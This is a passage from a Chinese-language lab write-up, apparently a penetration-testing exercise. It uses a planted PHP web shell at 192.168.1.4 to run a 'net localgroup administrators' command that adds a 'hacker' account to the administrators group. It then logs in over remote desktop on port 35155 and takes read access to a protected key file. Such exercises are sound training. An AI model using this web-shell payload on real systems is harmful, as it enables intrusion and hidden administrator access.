
4.6 把 hacker 用户添加到管理员组，并远程连接目标机，远程连接的时候注

意远程连接的端口。

4.7 以 hacker 用户（用户名：hacker、密码：Beijing123）身份登录目标机系统。


把 hacker 用户添加到管理员组 payload

http://192.168.1.4/tmp/1646374622_index.php/c=system(net localgroup administrators hacker /add);




结合之前使用 netstat -an 命令查看端口，经过尝试之后可以发现远程连接的端口为 35155。使用 rdesktop ip:port 命令连接远程桌面，连接后输入刚刚新建的用户名及密码。

rdesktop 192.168.1.4:35155




4.8 设置目标机 C:\2.key 文件的可读权限，并查看该文件的具体内容。


连接至目标机 192.168.1.4 后，可以在 C 盘下发现一个 2.key 文件。发现当前用户 hacker 没有权限读该文件。



在该文件属性的安全栏中，可以在权限中添加 hacker 用户，从而设置该文件的可读权限。



然后可以查看该文件的具体内容。



【实验总结】